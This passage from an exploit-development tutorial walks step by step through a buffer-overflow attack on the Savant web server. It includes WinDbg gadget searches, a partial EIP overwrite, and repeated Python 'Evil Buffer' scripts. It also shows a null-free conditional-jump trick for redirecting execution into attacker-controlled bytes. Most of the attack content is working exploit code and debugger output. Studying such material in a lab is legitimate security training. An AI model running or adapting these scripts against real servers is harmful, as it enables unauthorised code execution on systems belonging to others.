
Figure 8.6 - POP EAX is a single byte \x58; RET is \xC3. We search for the byte sequence 58 C3 in the module.
Locate the module range:
1
lm m savant

Figure 8.7 - savant.exe spans from 0x00400000 to roughly 0x00452000.
Search for \x58\xC3:
1
s -[1]b 00400000 00452000 58 C3
![s -[1]b - POP EAX; RET found at 0x00418674](/../images/sc35-search-58c3.png)
Figure 8.8 - POP EAX; RET is found at 0x00418674. The three low bytes are \x74\x86\x41 (little-endian). None of these are bad characters, and the server will supply the high \x00 byte automatically via the partial overwrite.
8.3 Updating the Exploit
Now that we have a confirmed gadget address, we update the exploit to use it. The partial-overwrite technique means we pack the full 4-byte address into the payload - only the three low bytes are transmitted through the buffer; the server appends the high \x00 byte automatically. We strip the placeholder filler from the EIP field and replace it with the gadget address:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
import socket
from struct import pack
import sys

try:
    #Badchars: \x00\x0a\x0d\x20\x25
    server = sys.argv[1]
    port = 8000
    size = 260
    method = b"GET /"
    filler = b"A" * 253
    EIP    = pack("<L", 0x418674)   # POP EAX; RET - 3 bytes written, null appended
    payload = method + filler + EIP + b"\r\n\r\n"

    print("[+] Sending Evil Buffer...")
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((server, port))
    s.send(payload)
    s.recv(1024)
    s.close()
    print("[+] Evil Buffer Sent...")

except Exception as e:
    print(f"[!] Could Not Connect: {e}")
    sys.exit(0)

Figure 8.9 - The exploit now points EIP at 0x00418674 (POP EAX; RET).
Set a breakpoint on the gadget:
1
bp 0x00418674

Figure 8.10 - Breakpoint armed. The next time the server processes our request and crashes, execution will stop here.
1
python3 eggh.py 10.0.2.15

Figure 8.11 - The updated exploit is delivered. The three-byte gadget address is written at offset 253; the server’s null-append will complete it to 0x00418674 in EIP.

Figure 8.12 - The breakpoint fires at 0x00418674. Our POP EAX; RET gadget is reached exactly as planned - the partial overwrite worked and the server correctly supplied the null high byte.
Step through the gadget to confirm where we land:
1
2
t
t

Figure 8.13 - After two single-steps we are inside our buffer. EIP now points into the 253-byte region we control.
1
u @eip

Figure 8.14 - WinDbg disassembles our filler bytes as valid-looking x86 instructions. The processor will execute whatever bytes we place here.
1
dc @eip

Figure 8.15 - The hex dump confirms the A-bytes are at EIP. We now need a way to jump forward into useful shellcode from the HTTP method field.
9. Redirecting Execution: the Method Field
9.1 Testing the Method Field
After POP EAX; RET executes, the RET bounces us to the address pointed to by esp+4, which is the beginning of the HTTP method bytes (GET /). We want to put a jump instruction in those bytes that leaps forward into our 253-byte A-buffer. First we verify the method bytes are under our control:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
import socket
from struct import pack
import sys

try:
    #Badchars: \x00\x0a\x0d\x20\x25
    server = sys.argv[1]
    port = 8000
    size = 260
    method = b"\x43\x43\x43\x43\x43\x43\x43\x43" + b" /"
    filler = b"A" * 253
    EIP    = pack("<L", 0x418674)   # POP EAX; RET
    payload = method + filler + EIP + b"\r\n\r\n"

    print("[+] Sending Evil Buffer...")
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((server, port))
    s.send(payload)
    s.recv(1024)
    s.close()
    print("[+] Evil Buffer Sent...")

except Exception as e:
    print(f"[!] Could Not Connect: {e}")
    sys.exit(0)

Figure 9.1 - We replace the HTTP method string with C bytes (\x43) and send it. The space and slash are preserved to keep the request parseable.
1
python3 eggh.py 10.0.2.15

Figure 9.2 - The modified payload reaches the server. The C bytes in the method field are preserved verbatim, confirming that region is not processed as a URL path and is therefore free of the URL bad-character set.
1
dds @eip

Figure 9.3 - The method bytes are our \x43\x43... as expected. The method field is fully controlled and is where EIP lands after the gadget executes.
9.2 Attempting a Short Jump
We place \xEB\x17 (short jump +23) in the method field, hoping to leap over the A-buffer filler straight to a better position:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
import socket
from struct import pack
import sys

try:
    #Badchars: \x00\x0a\x0d\x20\x25
    server = sys.argv[1]
    port = 8000
    size = 260
    method = b"\xeb\x17\x90\x90" + b" /"
    filler = b"A" * 253
    EIP    = pack("<L", 0x418674)
    payload = method + filler + EIP + b"\r\n\r\n"

    print("[+] Sending Evil Buffer...")
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((server, port))
    s.send(payload)
    s.recv(1024)
    s.close()
    print("[+] Evil Buffer Sent...")

except Exception as e:
    print(f"[!] Could Not Connect: {e}")
    sys.exit(0)

Figure 9.4 - Placing \xEB\x17\x90\x90 in the method field.
1
python3 eggh.py 10.0.2.15

Figure 9.5 - The short-jump payload is delivered. We now step through the gadget and examine what the \xEB byte looks like in the method-field memory region.
1
2
t
t

Figure 9.6 - The \xEB byte is corrupted when stored in the method-field memory region. The short jump cannot be used here. We need an alternative.
10. The Conditional Jump Trick
10.1 Theory
A conditional jump that is always taken is functionally identical to an unconditional jump - but it uses different opcodes that survive the memory region where \xEB does not.
The three-instruction sequence:
1
2
3
XOR ECX, ECX    ; ECX = 0, sets Zero Flag
TEST ECX, ECX   ; 0 AND 0 = 0, Zero Flag stays set
JZ  +0x11       ; jump if Zero Flag set - always true
XOR ECX, ECX always zeros ECX. TEST ECX, ECX always sets ZF. JZ (jump if zero) therefore always fires. The conditional jump is unconditional in practice.
Getting the opcodes:
1
2
3
4
nasm_shell
xor ecx, ecx  ->  31 C9
test ecx, ecx ->  85 C9
JE 0x17       ->  0F 84 11 00 00 00

Figure 10.1 - XOR ECX, ECX = \x31\xC9; TEST ECX, ECX = \x85\xC9; JE rel32 = \x0F\x84\x11\x00\x00\x00. The four null bytes in the JE displacement are a problem - they would terminate our string copy.
10.2 The Pre-Zeroed Memory Trick
The server zero-initialises the destination buffer before copying our input into it. This means bytes beyond the end of our input are already \x00. We exploit this:
- We send the first 7 bytes of the sequence:
\x31\xC9\x85\xC9\x0F\x84\x11- no null bytes. - The memory already contains
\x00\x00\x00\x00at the next four positions (pre-zeroed). - The processor sees the complete
\x0F\x84\x11\x00\x00\x00instruction and executes the jump.
10.3 Updated Exploit
The 7-byte prefix replaces the old GET / method string. The space character and forward slash must remain to keep the HTTP request structurally valid - the parser must still reach the URL-path buffer to trigger the overflow:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
import socket
from struct import pack
import sys

try:
    #Badchars: \x00\x0a\x0d\x20\x25
    server = sys.argv[1]
    port = 8000
    size = 260
    # xor ecx,ecx; test ecx,ecx; jz 0x17  (7 bytes, null-free)
    method = b"\x31\xC9\x85\xC9\x0F\x84\x11" + b" /"
    filler = b"A" * 253
    EIP    = pack("<L", 0x418674)   # POP EAX; RET
    payload = method + filler + EIP + b"\r\n\r\n"

    print("[+] Sending Evil Buffer...")
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((server, port))
    s.send(payload)
    s.recv(1024)
    s.close()
    print("[+] Evil Buffer Sent...")

except Exception as e:
    print(f"[!] Could Not Connect: {e}")
    sys.exit(0)

Figure 10.2 - The method field now carries our 7-byte conditional jump prefix. The server’s pre-zeroed buffer completes the instruction.
1
python3 eggh.py 10.0.2.15

Figure 10.3 - The conditional-jump payload is sent. The 7-byte method prefix fits cleanly before the space and slash, leaving the HTTP parser satisfied while encoding the always-taken jump.
1
u @eip

Figure 10.4 - Disassembly of the method-field region shows XOR ECX,ECX; TEST ECX,ECX; JZ exactly as we intended. The pre-zeroed bytes completed the displacement.
1
2
3
t
t
dc @eip
